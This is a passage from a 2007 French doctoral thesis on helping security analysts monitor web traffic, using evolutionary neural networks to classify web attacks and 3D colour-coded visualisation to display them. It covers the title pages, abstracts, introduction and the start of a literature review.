UNIVERSITE DE LIMOGES

ECOLE DOCTORALE Science - Technologie - Santé

FACULTE des Sciences et Techniques

Laboratoire XLIM

Thèse N° 15 - 2007

Thèse

pour obtenir le grade de

DOCTEUR DE L'UNIVERSITE DE LIMOGES

Discipline : Informatique

présentée et soutenue publiquement par

Ioannis XYDAS

le 19 Juin 2007

Aide à la surveillance de l'application d'une politique de sécurité dans un réseau par prise de connaissance d'un graphe de fonctionnement du réseau

Thèse dirigée par le Professeur Dimitri PLÉMÉNOS

Coencadrement Pierre-Francois Bonnefoi M.C.

et Professeur Djamchid GHAZANFARPOUR

JURY :

Rapporteurs

M. Yves DUTHEN, Professeur à l'Université de Toulouse I

M. Ludovic MÉ, Professeur à Supélec

Examinateurs

M. Djamchid GHAZANFARPOUR, Professeur à l'Université de Limoges

M. Dimitri PLÉMÉNOS, Professeur à l'Université de Limoges

M. Georges MIAOULIS, Professeur à l'Institut d'Education Technologique d'Athènes

M. Pierre-François BONNEFOI, Maître de Conférences à l'Université de Limoges

Remerciements

Mes très chaleureux remerciements vont à :

Monsieur Yves Duthen, Professeur d'Informatique à l'Université de Toulouse I et

Monsieur Loudovic Mé, Professeur d'Informatique à Supélec

pour avoir accepté d'être rapporteurs et pour leurs remarques pertinentes et constructives concernant la rédaction de ma thèse.

Monsieur Dimitri Pléménos, Professeur d'Informatique à l'Université de Limoges pour avoir été mon directeur de thèse, tout en ayant su faire preuve de patience, d'écoute, d'ouverture et de beaucoup de disponibilité.

Monsieur Djamchid Ghazanfarpour, Professeur d'Informatique à l'Université de Limoges et co-directeur de ma thèse, pour avoir accepté de faire partie du jury.

Monsieur Georges Miaoulis, Professeur d'Informatique à l'Institut d'Education Technologique d'Athènes, pour sa collaboration et pour avoir accepté de faire partie du jury.

Monsieur Pierre-Francois Bonnefoi, Maître de conférences d'Informatique à l'Université de Limoges et co-directeur de ma thèse, pour sa collaboration et pour avoir accepté de faire partie du jury.

Monsieur Fabien Guion, ingénieur de 3iL de Limoges, pour sa contribution à la réalisation d'un logiciel de mise en œuvre des idées développées dans ce travail.

Monsieur Georges Patestos, administrateur de réseau, pour m'avoir fourni des données nécessaires aux tests.

Que chacun veuille bien trouver ici l'expression de ma vive reconnaissance.

“AIDE À LA SURVEILLANCE DE L’APPLICATION D’UNE POLITIQUE DE SÉCURITÉ DANS UN RÉSEAU PAR PRISE DE CONNAISSANCE D’UN GRAPHE DE FONCTIONNEMENT DU RÉSEAU”

RÉSUMÉ

Dans ce mémoire nous étudions la possibilité d'appliquer la visualisation et l'analytique visuelle dans le contexte de l'analyse de données pour la sécurité des réseaux. En particulier nous avons étudié la sécurité web Internet et en employant une représentation visuelle "intelligente" des attaques web nous avons extrait la connaissance à partir d'un graphe de fonctionnement du réseau.

Pour atteindre ce but nous avons conçu et développé un prototype d’un système intelligent. Ce système est une aide à la surveillance pour l'analyste de sécurité et l’administrateur web en lui offrant un outil visuel facile à utiliser pour détecter des anomalies dans des requêtes web en surveillant et explorant les graphiques 3D, ainsi que pour comprendre rapidement le genre d'attaque en cours d’exécution au moyen de couleurs et en ayant la possibilité de naviguer dans les données de la requête web, du trafic normal ou malveillant, pour une analyse complémentaire et une réponse appropriée.

Les parties fondamentales d'un tel système sont l’intelligence artificielle et la visualisation. Un système évolutionnaire de réseaux de neurones artificiels combinant les réseaux de neurones et les algorithmes génétiques s'est avéré idéal pour la tâche de classification des attaques web.

Mots-clés: Visualisation, analytique visuelle, visualisation intelligente, sécurité de l'information, aide à la surveillance, détection d'intrusion, attaques web, sécurité de réseau, visualisation web, réseaux de neurones artificiels évolutionnaires, systèmes experts.

"NETWORK SECURITY POLICY SURVEILLANCE AID USING INTELLIGENT VISUAL REPRESENTATION AND KNOWLEDGE EXTRACTION FROM A NETWORK OPERATION GRAPH"

ABSTRACT

In this thesis we study the possibility of applying visualization and visual analytics in the context of data analysis for network security. In particular, we studied Internet web security and by using an "intelligent" visual representation of web attacks we extracted knowledge from a network operation graph.

To achieve this goal we designed and developed an intelligent prototype system. This system is a surveillance aid for the security and web analyst, offering him/her a user friendly visual tool to detect anomalies in web requests by monitoring and exploring 3D graphs, to understand quickly the kind of undergoing attack by means of colours and the ability to navigate into the web request payload, of either normal or malicious traffic, for further analysis and appropriate response.

The fundamental parts of such a system are Artificial Intelligence and Visualization. A hybrid expert system such as an Evolutionary Artificial Neural Network proved to be ideal for the classification of the web attacks.

Keywords: Visualization, visual analytics, intelligent visualization, information security, surveillance aid, intrusion detection, web attacks, network security, web visualization, evolutionary neural networks, expert systems.

Table of contents

List of Tables

List of Figures

Chapitre 1

Introduction générale

1.1 Introduction

Avec la croissance rapide de l'intérêt pour l'Internet, la sécurité des réseaux est devenue un souci important pour les entreprises et les organisations du monde entier. Le fait que l'information et les outils nécessaires pour pénétrer la sécurité des réseaux des entreprises sont largement disponibles aujourd'hui a augmenté ce souci. En raison de cette concentration accrue sur la sécurité des réseaux, les administrateurs des réseaux dépensent souvent plus d'efforts pour la protection que pour l'installation et l'administration de leurs réseaux. Les outils qui explorent les vulnérabilités des systèmes, tels que le "Security Administrator Tool for Analysing Networks" (SATAN), et certains logiciels de balayage et de détection d'intrusion disponibles dernièrement aident dans ces efforts, mais ces outils soulignent seulement des points de faiblesse et ne peuvent pas fournir des moyens de protection des réseaux contre toutes les attaques possibles. Ainsi, un administrateur de réseau doit constamment essayer de suivre la progression du grand nombre de problèmes de sécurité qui l'entoure tous les jours.
Quand on connecte son réseau privé à l'Internet, celui-ci relie physiquement son réseau à plus de 50.000 réseaux inconnus et à tous leurs utilisateurs. Bien que de telles liaisons ouvrent la porte à beaucoup d'applications utiles et présentent de grandes opportunités au partage de l'information, la plupart des réseaux privés contiennent des données qui ne devraient pas être partagées avec les utilisateurs extérieurs d'Internet. En outre, tous les utilisateurs d'Internet ne sont pas impliqués dans des activités légales.

1.1.1 Sécurité web

Dans cette thèse nous nous concentrerons sur la sécurité web, car le World Wide Web est le service d'Internet le plus répandu aujourd'hui. En outre, les sites web sont susceptibles d'être régulièrement balayés et attaqués par des moyens, automatiques et

manuels, et donc les organisations, les entreprises et les individus s'efforcent de développer et de maintenir des sites web sécurisés.

Avec l'explosion récente d'Internet, du commerce électronique, et des applications web, une présence sur Internet est maintenant essentielle pour toutes les entreprises et les organisations. Les utilisateurs attendent, et dans certains cas exigent, de communiquer avec une organisation ou entreprise à l'aide du web. En raison de cette tendance, beaucoup d'organisations s'intéressent à déployer non seulement des sites web avec du contenu statique, mais également des applications web riches qui permettent à des utilisateurs d'acheter des marchandises et des services, de communiquer avec lesdites organisations, d'avoir à leur disposition un support à la clientèle, de contrôler leurs comptes et d'exécuter beaucoup d'autres tâches.

Cependant, nombre de fois la sécurité et le développement des "meilleures pratiques" sont négligés pour privilégier une facilité d'utilisation et la vitesse de disponibilité sur le marché. En outre, la plupart des administrateurs de systèmes ont rarement l'occasion de communiquer avec des équipes de développement pendant la phase d'écriture des applications. Comme ils sont administrateurs de systèmes, une de leurs fonctions principales est de maintenir l'intégrité et la sécurité de leurs systèmes et réseaux. Cependant, même le plus imprenable des systèmes peut être rapidement compromis en exploitant une application sans sécurité qui fonctionne sur cette plateforme. Nulle part cette affirmation n'est plus évidente que sur le web.

Le profil des menaces pour les grandes entreprises s'est incontestablement déplacé des niveaux des couches réseau à des attaques plus dangereuses contre des applications, principalement des applications et des services web.

Selon un rapport récent publié par le groupe de "Common Vulnerabitities and Exposures" [CVE 06], les défauts dans le logiciel web sont, cette année, parmi les problèmes de sécurité les plus rapportés jusqu'à maintenant. Il est facile de voir pourquoi. Les pirates sont connus pour rechercher une cible facile. Les applications web mal configurées ou mal écrites sont non seulement une cible facile, conduisant les attaquants directement à leur but (accès aux données et au système), mais peuvent également être utilisées pour diffuser un logiciel malveillant (malware) comme des virus, des vers, des chevaux de Troie ainsi que des spyware à n'importe quelle personne qui visite le site compromis.

L'augmentation du nombre de telles applications défectueuses indique que beaucoup de développeurs, ou les organisations et les entreprises pour lesquelles ils travaillent,

n'apprécient pas complètement ni l'environnement dans lequel leurs applications fonctionnent ni les langages utilisés pour leur développement.

S'agit-il d'un problème d'éducation?

Des langages de scripts "facile à apprendre" permettent à quelqu'un comprenant aisément la conception graphique de développer et de programmer des applications web puissantes. Malheureusement, beaucoup de développeurs prennent la peine d'apprendre seulement les caractéristiques attirantes d'un langage et non pas les problèmes de sécurité qui doivent être pris en compte. En outre, plusieurs livres d'introduction sur la programmation évitent de parler de la sécurité. En conséquence, plusieurs des mêmes vulnérabilités qui étaient problématiques pour des développeurs il y a plusieurs années restent un problème aujourd'hui également. C'est peut-être pourquoi l'attaque du type Cross Site Scripting (CSS ou XSS) est maintenant le type d'attaque le plus commun des attaques de couche application, alors que la vulnérabilité de "buffer overflow ", qui était éternellement le numéro 1, est tombée à la quatrième place. Deux autres vulnérabilités d'application web, les injections de type SQL et les insertions de fichiers à distance de type PHP, figurent aujourd'hui en deuxième et troisième places. Une description plus détaillée de ces attaques sera donnée dans les chapitres suivants.

1.1.2 Détection d'Intrusion

Actuellement, les analystes de sécurité font face à une charge de travail croissante pendant que leurs environnements se développent et que les attaques deviennent de plus en plus fréquentes. Les systèmes de détection d'intrusion (IDS) sont une partie indispensable de l'infrastructure de sécurité de l'information de chaque entreprise de réseau ou organisation. Les analystes de sécurité surveillent les activités de réseau en utilisant un système IDS pour détecter des actions qui essaient de compromettre l'intégrité, la confidentialité ou la disponibilité d'un réseau ou d'une ressource informatique. Ils surveillent également sans interruption les messages ou alarmes des systèmes de détection d'intrusion (IDS). Ils emploient cette information en même temps que d'autres messages (logs) du système d'exploitation, du réseau et des pare-feux pour surveiller l'activité du système et des attaques. Cependant, les systèmes IDS de réseaux ont des défauts, tels que les fausses alarmes, ou des problèmes de fonctionnement dans les environnements à grande vitesse et la difficulté de détecter des menaces inconnues.

La protection d'une application contre les attaques exige une compréhension complète de toutes les communications de l'application. À moins qu'un appareil de sécurité puisse

"voir" les mêmes données que l'application protégée, il ne pourra pas identifier des menaces de couche application. Cela signifie que pour sécuriser n'importe quelle application web populaire, un dispositif de sécurité doit pouvoir aussi bien établir la reconstruction des données de type HTML (Hyper Text Markup Language), que suivre la trace de chaque session d'application.

Pratiquement toutes les applications web qui traitent les données d'un client ou d'une entreprise utilisent une codification de type SSL (Secure Sockets Layer) pour protéger la confidentialité et l'intégrité des données pendant leur transmission.

Bien que la sécurité de SSL soit devenue une technologie cruciale pour les sites web de commerce électronique, elle a également fourni aux pirates un outil utile pour échapper à la détection. Il est souvent trivial pour un pirate d'établir une session SSL-chiffrée avec une application web d'Internet. Une fois que la session chiffrée est établie, un envahisseur peut lancer une attaque contre l'application sachant que le tunnel de SSL enveloppera toute l'activité malveillante. Les dispositifs de sécurité intermédiaires de couche réseau, tels que les pare-feux et les systèmes d'empêchement d'intrusion (IPS) ne participent pas au processus de l'encryption SSL et ils sont donc confinés à laisser passer aveuglément le trafic SSL, sans inspection.

La sécurité de couches application peut seulement être appliquée si le trafic, chiffré par SSL, est déchiffré dans sa forme originale textuelle avant sa validation. Ceci exige une participation complète dans le processus de chiffrage SSL. Même après le déchiffrage et la validation de sécurité, les environnements sensibles peuvent exiger le re-chiffrage de l'information avant son expédition au serveur web de destination, assurant de ce fait de bout en bout la confidentialité des données.

Il est technologiquement impossible qu'un appareil informatique puisse comprendre des communications d'application ou analyser le comportement d'application par l'inspection profonde des paquets IP, qu'ils soient séparés ou rassemblés dans leur ordre original. Les pare-feux de réseau et les systèmes d'empêchement d'intrusion (IPS) sont utiles pour valider le format d'information d'un entête d'application pour assurer la conformité aux normes. En outre, les dispositifs de sécurité de couches réseau peuvent détecter un nombre restreint d'attaques connues et facilement identifiables en recherchant les empreintes préprogrammées (c.-à-d. signatures d'attaque) dans un flot de HTTP.

Malheureusement, sans aucune connaissance de données de HTML ou du contexte d'une session, les dispositifs qui fonctionnent exclusivement sur l'inspection des paquets

IP échoueront pour détecter la grande majorité de malveillances de couches application. Par exemple, l'inspection de paquet IP ne peut pas détecter un pirate qui avec malveillance a modifié des paramètres dans une demande de URL (Uniform Resource Locator).

1.1.3 Visualisation

Il y a un nombre considérable de logiciels d'analyse web disponibles, soit des systèmes commerciaux ou expérimentaux, qui fournissent des informations sur le contenu, la structure et l'utilisation des sites web. Des analyseurs web existent sous toutes les formes et tailles. Certains représentent mieux la structure, tandis que d'autres sont optimisés pour examiner le contenu. Des offres commerciales aident à contrôler de grands sites web en fournissant une navigation graphique, des techniques d'analyse et de navigation conceptuelle à travers des données. Avec la sécurité web et la détection d'intrusion il y a cependant un manque d'outils de visualisation pour des activités de surveillance et d'analyse.

La source la plus importante d'information pour des analystes de sécurité est la sortie des messages d'un système IDS, messages qui identifient automatiquement les attaques potentielles et produisent des alertes descriptives. En raison de la complexité de détection des intrusions réelles, la plupart des systèmes IDS courants déplacent le problème de distinguer une attaque réelle d'un grand ensemble d'alarmes fausses sur l'analyste de sécurité, ayant pour résultat une charge cognitive significative.

Cette charge cognitive à l'analyste de sécurité peut être atténuée en utilisant la Visualisation de l'Information (VI). La visualisation combinée avec l'Intelligence Artificielle (IA) tirera profit des capacités perceptuelles humaines et de l'expertise pour amplifier la connaissance.

Bien que la visualisation de l'information semble comme un choix normal pour la détection d'intrusion, jusque à récemment il y a eu peu de recherches réalisées pour coupler les deux technologies.

1.1.4 Analyse visuelle de données

Jamais précédemment des données n'ont été produites à des volumes aussi élevés qu'aujourd'hui. Alors que la capacité de rassembler et d'accumuler des nouvelles données se développe rapidement, l'exploration et l'analyse de vastes volumes de données sont devenues de plus en plus difficiles. Cette différence mène à de nouveaux

défis dans le processus d'analyse. Les analystes, les décideurs, les ingénieurs ou les équipes de réponse de secours dépendent de l'information cachée dans les données. Le champ naissant d'analytique visuelle se concentre sur la manipulation des volumes massifs, hétérogènes et dynamiques d'information en intégrant le jugement humain au moyen de représentations visuelles et techniques d'interaction dans le processus d'analyse.

Les outils et les techniques de visualisation sont actuellement plutôt faibles en ce qui concerne les grands volumes de données et de structures complexes. Sans compter l'imperfection des outils existants il y a une raison plus fondamentale à ceci. Dans l'exploration visuelle et l'analyse, c'est l'esprit d'un explorateur humain qui est l'outil primaire de l'analyse. C'est la tâche de l'esprit humain de dériver des aperçus, "détecter, prévoir et découvrir l'inattendu", tandis que la tâche de la visualisation est définie comme, "rendre l'information perceptible à l'esprit ou à l'imagination". Cependant, l'esprit humain a des limitations naturelles quant à la quantité d'informations qui peut être efficacement perçue. Par conséquent, il est souvent impossible de visualiser toutes les données qui doivent être analysées de telle manière que l'analyste puisse les percevoir toutes sans pertes substantielles.

L'analytique visuelle (AV) est la science du raisonnement analytique soutenue par les interfaces visuelles interactives. L'analytique visuelle tire profit des capacités de perception humaine et peut être décrite comme l'habileté " à trouver des structures de connaissance dans un grand ensemble de données connues et inconnues par l'interaction visuelle et la réflexion ". Plusieurs nouvelles tendances émergent de l' AV et parmi les plus importantes figurent la fusion des techniques de visualisation avec d'autres domaines tels que les sciences cognitives et perceptuelles, la statistique analytique, les mathématiques, la représentation de la connaissance, l'exploitation de données et le GIS pour favoriser des avances multilatérales.

L'idée fondamentale de l'analytique visuelle est de représenter visuellement l'information, permettant à l'humain d'agir directement avec elle, de prendre connaissance, de tirer des conclusions et prendre finalement de meilleures décisions. La représentation visuelle d'informations réduit le travail cognitif complexe requis pour accomplir certaines tâches. Les gens utilisent des outils d'analytique visuelle et des techniques pour synthétiser l'information et dériver la connaissance des données massives, dynamiques et souvent contradictoires en fournissant des évaluations opportunes, défendables et compréhensibles.

Le but de la recherche de l'analytique est de transformer la surcharge de l'information en événements ponctuels. Des décideurs pourraient ainsi examiner un lot d'informations massif, multidimensionnel, multi sources, changeant à temps pour prendre des décisions efficaces dans des situations de durées critiques. L'avantage spécifique de l'analytique visuelle est que les décideurs peuvent concentrer leurs capacités cognitives et perceptuelles sur le processus analytique, tout en pouvant appliquer des possibilités informatiques avancées pour augmenter le processus de découverte.

Portée de l'analytique visuelle

L'analytique visuelle est un processus interactif qui implique le rassemblement d'informations, le prétraitement de données, la représentation de la connaissance, l'interaction et la prise de décisions. Le but final est d'acquérir la connaissance sur un problème actuel qui est décrit par de vastes quantités de données commerciales, scientifiques ou de sources hétérogènes. Pour réaliser ce but, l'analytique visuelle combine les avantages des machines avec la capacité des humains. Tandis que les méthodes de découverte de la connaissance dans les bases de données, les statistiques et les mathématiques sont la force principale du côté automatique d'analyse, les possibilités pour percevoir, rapporter et conclure transforment l'analytique visuelle en un champ de recherche très prometteur.

Les domaines de visualisation d'information et de visualisation scientifique traitent les représentations visuelles des données. La visualisation scientifique examine des quantités potentiellement énormes de données scientifiques obtenues à partir de sondes, de simulations ou d'essais en laboratoire avec des applications typiques comme la visualisation de flux, des techniques de "rendering" et "slicing" pour les applications médicales. Dans la plupart des cas, quelques aspects des données peuvent être directement transformés en des coordonnées géographiques ou en des environnements 3D virtuels.

L'analytique visuelle est plus que seulement une visualisation et peut être vue plutôt comme une approche intégrale combinant la visualisation, les facteurs humains et l'analyse de données. En ce qui concerne le domaine de la visualisation, l'analytique visuelle intègre la méthodologie de l'analytique de l'information, de l'analytique géospatiale et de l'analytique scientifique. Les facteurs humains comme l'interaction, la connaissance, la perception, la collaboration, la présentation et la dissémination jouent un rôle primordial dans la communication entre l'humain et les ordinateurs, aussi bien que dans le processus décisionnel. Dans les sujets de l'analyse de données, l'analytique

visuelle profite des méthodologies qui sont développés dans les domaines de la gestion des données et de la représentation de la connaissance, de la découverte de la connaissance et de la statistique analytique.

Mantra d'analytique visuelle

Contrairement au mantra de recherche d'information "vue d'ensemble de l'information d'abord, zoom/filtrer, détails sur demande" l'analytique visuelle comporte l'application des méthodes automatiques d'analyse avant et après l'emploi de la représentation visuelle interactive. C'est principalement dû au fait que les courants et particulièrement les futurs lots de données sont d'une part complexes et d'autre part trop grands pour être visualisés d'une façon compréhensible. Par conséquent, le mantra d'analytique visuelle est présenté par [Keim 06] comme :

"analyser d'abord
montrer l'important
zoomer, filtrer et analyser ensuite
détails sur demande ".

1.2 Objectifs et méthodologie de recherche

La question fondamentale de ce travail est la suivante : est-il possible d'appliquer le mantra d'analytique visuelle dans le contexte de l'analyse de données pour la sécurité des réseaux? Pouvons-nous obtenir une représentation visuelle "intelligente" des attaques web et extraire la connaissance à partir d'un graphe de fonctionnement du réseau?

Pour répondre à cette question nous avons dû d'abord trouver une manière de capturer et d'analyser les données brutes afin de distinguer les attaques web de requêtes web normales. Ensuite nous avons dû trouver une manière de distinguer les différents types d'attaques web et finalement de visualiser les données intéressantes et de montrer les choses importantes à l'analyste de sécurité.

Pour atteindre ce but nous avons dû désigner et développer un prototype d'un système intelligent. Ce système devait être une aide à la surveillance pour l'analyste de sécurité en lui offrant un outil visuel facile à utiliser pour détecter des anomalies dans des requêtes web en explorant les graphiques 3D, ainsi que pour comprendre rapidement le genre d'attaque en cours d'exécution au moyen des couleurs et en ayant la possibilité de

naviguer dans les données de la requête web pour une analyse complémentaire et une réponse appropriée.

La visualisation des données brutes est en général impraticable et signale rarement toutes les informations importantes. Par conséquent, les données sont d'abord analysées (c.-à-d. analyse de détection d'intrusion) et ensuite montrées. L'analyste procède en choisissant un petit sous-ensemble soupçonné des incidents d'intrusion enregistrés en appliquant des filtres et des opérations d'agrandissement (zoom). En conclusion, ce sous-ensemble des données est employé pour une analyse plus soigneuse. La connaissance est acquise au cours du processus total d'analytique visuelle. Dans le prototype nous avons choisi de visualiser les attributs les plus importants des données brutes également, pour des raisons qui seront expliquées plus tard. Des données brutes devaient pouvoir être capturées en ligne à partir du trafic de réseau mais le système devait comporter également l'option pour traiter des "web logs".

Cette recherche couvre les objectifs suivants :

Objectif 1 :Enregistrement de toutes les attaques web connues aujourd'hui.

Les attaques web couvrent deux types: attaques serveurs web et attaques applications web.

Les deux serveurs web les plus populaires sont l'Internet Information Services (IIS) de Microsoft et le web serveur d'opensource Apache. Les deux serveurs, grâce à leur popularité, dominent le secteur de serveurs web, bien que beaucoup d'autres serveurs existent.

Beaucoup d' attaques de serveurs web sont basées sur un grand nombre de vulnérabilités des modules du logiciel du serveur, tels que l' "Active Server Pages" (ASP), le "Microsoft Data Access Components (MDAC)", le "Remote Data Service (RDS)", l'Internet Explorer (IE) et de nombreux autres.

Les attaques de la couche application web peuvent être classifiés en:

1. attaques essayant de compromettre l'intégrité ou la disponibilité des ressources d'application, ou
2. attaques visant à compromettre la relation de confiance entre un utilisateur d'application et l'application.

Objectif 2 : Regroupement des attaques web en classes

En raison du grand nombre d'attaques web disponibles, une méthode automatisée de classification devrait être développée pour classifier les attaques web et pour créer des groupes ou des classes d'attaques similaires. Pour réaliser cette tâche l'Intelligence Artificielle (IA) a été employée et spécifiquement la technologie de réseaux de neurones non supervisés.

Objectif 3 : Détection et classification des attaques web

Cet objectif était le plus important et couvre la détection d'une attaque web en utilisant des moyens automatisés. Il a nécessité la création d'une base de données de la connaissance en utilisant l'intelligence artificielle et l'apprentissage de réseaux de neurones. Des réseaux de neurones artificiels (Artificial Neural Network) ont été principalement employés pour entraîner la machine à identifier les différents genres d'attaques web. Le système examine des requêtes web pour détecter des "empreintes digitales" qui sont des caractères spéciaux ou de chaînes des caractères. Ces empreintes digitales sont alors passées à un système expert pour déterminer si elles constituent une requête web normale ou une attaque malveillante.

En raison de quelques inconvénients des réseaux de neurones qui sont apparus après les premiers tests, un système expert hybride a été employé finalement comme base de données de la connaissance. C'est un système évolutionnaire de réseaux de neurones artificiels (Evolutionary Artificial Neural Network) combinant les réseaux de neurones et les algorithmes génétiques pour la classification des attaques web.

Le rôle du système expert est d'éliminer les fausses alarmes en consultant la base de données de la connaissance, tâche qui est absente dans les systèmes basés sur les règles de décision (rule-based). Les attaques web peuvent être rejetées par le serveur ou au contraire peuvent réussir à cause des faiblesses de sécurité. Si l'attaque réussit et qu'une pénétration se produit l'analyste de sécurité doit réagir car le prototype ne résout pas les dommages provoqués par une attaque. Il devient seulement un dispositif de surveillance.

Objectif 4 : Visualisation Intelligente

Cet objectif couvre la dernière étape du mantra d'analytique visuelle. Un outil visuel facile à utiliser devrait présenter en permanence le trafic normal et malveillant à l'analyste de sécurité. La sortie du système expert devrait être transformée en graphique 3D pour l'interprétation visuelle. Le trafic malveillant possible comme le trafic normal

devraient être facilement repérés. Pour distinguer les différentes classes d'attaques un dispositif attirant est nécessaire pour aider l'analyste à identifier l'attaque et la relier avec un autre trafic suspect. Pour accomplir ceci nous avons utilisé la coloration pour les différentes classes des attaques, et avons choisi des couleurs chaudes pour les attaques les plus dangereuses telles que des injections de commande ou de code.

Objectif 5 : Évaluation de performance du prototype

Enfin une méthode pour mesurer la performance du prototype devrait être développée. Pour réaliser cette tâche un module de statistiques a dû être conçu afin d'analyser le fonctionnement du classificateur.

Dans ce module des statistiques devraient être gardées dans le genre de trafic suivant:

- Attaques présentes et correctement détectées
- Attaques absentes mais attaques détectées ou mal classifiées (fausses alarmes)
- Attaques actuelles mais non détectées
- Trafic normal.

1.3 Grandes lignes de la thèse

Ce travail présente l'analyse, le développement et l'implémentation du prototype d'un système permettant de créer une représentation visuelle "intelligente" des attaques web et d'extraire la connaissance à partir d'un graphe de fonctionnement du réseau. L'objectif de ce mémoire est l'étude d'un outil de visualisation de l'information intelligent pour une prise de connaissance rapide et intuitive des intrusions dans un réseau. L'objectif n'est pas de faire progresser les techniques existantes de détection en termes de résultats. L'outil proposé améliorera la réponse de l'administrateur à une attaque, en lui fournissant une meilleure compréhension de celle-ci.

Après cette introduction, le deuxième chapitre présente une vue d'ensemble de la littérature des domaines relatifs à la recherche utilisée dans ce travail. Ces domaines de recherches couvrent la sécurité de réseaux et les systèmes de détection d'intrusions, l'intelligence artificielle et la visualisation de l'information. Ce chapitre se compose de quatre sections:

La première section présente une brève terminologie de sécurité de réseaux et une description des architectures de détection d'intrusions et des systèmes de détection d'intrusions. Les trois types d'architectures de détection d'intrusion sont les architectures

“single-tiered”, “multi-tiered” et “peer-to-peer”. Il y a deux catégories principales de détection d'intrusion: la détection basée sur les règles de décision également connue sous le nom de détection de signatures, “pattern-matching”, ou “misuse detection” et la détection d'anomalies, également désignée sous le nom de la détection basée sur le profil. Dans cette section une description de ces deux catégories précise les inconvénients de la plupart des systèmes commerciaux de détection d’intrusion basés aussi bien sur la détection de règles de décision que sur les méthodes de détection de profil.

La deuxième section présente les vulnérabilités d’applications web, comme les vulnérabilités de scripts (PHP, Perl) et les vulnérabilités de bases de données (SQL), ainsi que les vulnérabilités de type Cross Site Scripting.

La troisième section donne une courte description des systèmes experts les plus populaires tels que les systèmes basés sur les règles, les systèmes experts de logique floue, les réseaux de neurones et l'approche évolutionnaire de calcul telle que des algorithmes génétiques, les stratégies d'évolution et la programmation génétique. Faisant suite à cette description, une comparaison des systèmes experts précise les avantages et les inconvénients de ces systèmes et justifie la raison pour laquelle nous avons à l'origine choisi la technologie de réseaux de neurones comme plateforme pour l'étude d’apprentissage machine et la base de connaissance du prototype. À la fin de cette section une brève présentation est donnée sur les systèmes intelligents hybrides les plus populaires, comme les systèmes experts de neurones, les systèmes neuro-flous, les réseaux évolutionnaires de neurones artificiels et les systèmes évolutionnaires flous. Les réseaux évolutionnaires de neurones seront la plateforme finale pour la base de connaissance du prototype.

La quatrième section donne une courte description des motivations, des concepts, des techniques et des principes de visualisation. Elle présente ensuite le cadre de visualisation de l'information pour des analystes de sécurité, se concentrant sur les tâches d’analystes de sécurité, leurs besoins et leurs demandes pour des outils de visualisation de l'information pendant les différentes phases de leur travail comme la surveillance, l'analyse et la réponse.

Le troisième chapitre se concentre sur la recherche qui est faite pour désigner et développer le prototype d’un système et couvre les quatre sections suivantes :

La première section décrit la politique de sécurité de réseaux, politique traitée par le système, qui est la sécurité web et donne une description détaillée de toutes les

vulnérabilités connues du serveur web. La deuxième section couvre les algorithmes et les méthodes employées pour la phase d'apprentissage machine du système. Ces algorithmes sont liés aux réseaux de neurones artificiels, qui ont été employés dans notre prototype. Après une présentation théorique des réseaux de neurones montrant qu'ils sont simplement des approximations de fonctions, une description courte de l'algorithme de Backpropagation est donnée pour décrire la phase d'apprentissage des réseaux de neurones dirigés.

Comme les algorithmes génétiques sont employés pour optimiser la phase de formation d'un réseau de neurones, une description de leur fonction ainsi qu'une description des opérateurs génétiques tels que le croisement et la mutation sont aussi présentées. En conclusion, la troisième section donne une vue d'ensemble mondiale des recherches sur les domaines relatifs à la détection d'intrusion, à la détection d'intrusion web, aux réseaux évolutionnaires de neurones artificiels et à la visualisation dans des systèmes de détection d'intrusion.

Le quatrième chapitre décrit les classes d'attaques web utilisées. Le réseau de neurones non supervisé est employé pour ventiler automatiquement les différentes attaques web en classes. Le système utilisé a été basé sur le théorème adaptatif de résonance (ART) qui est décrit brièvement dans cette section. Ensuite, il présente le prototype d'un système et décrit en détail tous les modules développés. Ces modules sont le module de capture des données, le module de pré-processeur, le module de base de connaissance, le module de générateur graphique et le module d'analyse statistique. Le module de capture des données choisit les données brutes en ligne à partir du trafic de réseau ou à partir des messages stockés (logs) du serveur web. Le module de pré-processeur analyse les paquets pour déterminer s'ils se composent de trafic normal ou malveillant. Le module de base de connaissance classifie le trafic malveillant basé sur la connaissance acquise après la phase de formation. Ce module a également la capacité de découvrir de nouvelles attaques. Le module de générateur graphique prépare la visualisation des données de requêtes web, normales ou malveillantes. En conclusion, le module d'analyse statistique garde les résultats du classificateur afin d'évaluer la performance du système à une date ultérieure.

Une section séparée dans ce chapitre couvre l'analyse de données de formation en calculant les valeurs d'entropie pour l'ensemble des données. Cette analyse nous assure que les données utilisées pour l'apprentissage contiennent de la connaissance et que l'incertitude est enlevée de la formation du réseau de neurones. En plus, des résultats de

performance, basés sur des données tests et des données d'apprentissage, sont calculés pour le réseau de neurones et le système évolutionnaire hybride de réseau de neurones. Les résultats prouvent que le système hybride est mieux adapté pour la base de connaissance du classificateur.

La dernière section mesure la performance du prototype en termes de probabilité de détection, de probabilité de détection fausse et de probabilité de détection manquée. Dans la première partie une description théorique de classification est présentée, basée sur la règle de décision de Neyman-Pearson. Cette partie montre combien il est compliqué de calculer des taux d'erreurs et de rejets d'un classificateur et précise la méthode que nous avons choisie afin de réduire la complexité des calculs, en utilisant des estimateurs efficaces et des transformations monotoniques. En conclusion, à la fin de ce chapitre la courbe ROC (Receiving Operating Characteristics) du prototype a été calculée, et montre la corrélation entre le taux d'alarmes fausses et le taux de détections du classificateur.

Chapter 2

General view of literature

2.1 Introduction

In this chapter a literature overview of the computer science areas involved in this dissertation is presented. These areas are Network Security, Artificial Intelligence and Visualization. Firstly, a brief security terminology is given covering the different kinds of network attacks followed by a description of Intrusion Detection systems presenting the various system architectures, their major functions and the techniques used for Intrusion Detection. Then, a short presentation of the major web vulnerabilities, such as the vulnerabilities of web applications and the Cross Site Scripting vulnerabilities, is given below [Nizamutdinov 85]. The vulnerabilities of web applications cover the script vulnerabilities of the popular PHP and Perl programming languages and the database SQL injections. Further to this, an overview of Artificial Intelligence compares the most popular expert systems highlighting their advantages and disadvantages. In addition, a brief presentation of hybrid intelligent systems shows the ongoing research on this topic. Next, Information Visualization is presented, describing the concepts, motivations, techniques and principles. Finally, the Visualization framework for Intrusion Detection points out the important role of Visualization in Cyber security and Intrusion Detection.

2.2 Network Security Terminology

In order to understand the network security environment it is necessary to define some terms, and describe the kinds of threats and security solutions that exist today.

Vulnerabilities: Vulnerabilities are known security holes that exist in software. An example is a buffer overflow, which occurs when the developer of a software product expects a certain amount of data to be sent at a particular point during the runnnig

